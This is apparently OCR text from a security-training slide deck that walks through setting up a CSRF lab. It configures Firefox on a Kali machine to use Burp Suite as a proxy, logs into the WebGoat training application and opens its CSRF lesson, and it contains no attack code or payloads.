
Firefox on EH-Kali-xx



Advanced > Network > Settings...

Cross-Site Request Forgery (CSRF) Setup

Firefox on EH-Kali-xx




Configure the proxy service as shown above

This will configure the browser to use the Burp Suite as a proxy service.

This enables the Burp Suite to intercept and monitor all Firefox browser requests.

Cross-Site Request Forgery (CSRF) Setup

Firefox on EH-Kali-xx




Scroll down a little

We are using Pod 5 for this example

Browse to 10.76.xx.101 (EH-OWASP-xx) from the EH-Kali-xx

Cross-Site Request Forgery (CSRF) Setup


Burp Suite on EH-Kali-xx



Click the Forward button on Burp Suite for the login to continue

Cross-Site Request Forgery (CSRF) Setup


Burp Suite on EH-Kali-xx



Login to WebGoat (from Burp Suite as proxy) with password = guest

Cross-Site Request Forgery (CSRF) Setup


Burp Suite on EH-Kali-xx



Click forward to continue

Cross-Site Request Forgery (CSRF) Setup

Firefox on EH-Kali-xx




Scroll down a bit

Start WebGoat

Cross-Site Request Forgery (CSRF) Setup


Burp Suite on EH-Kali-xx



Click Forward on Burp Suite to continue

Cross-Site Request Forgery (CSRF) Setup

Firefox on EH-Kali-xx




Scroll down a little

Navigate on the left panel to Cross Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF) Setup

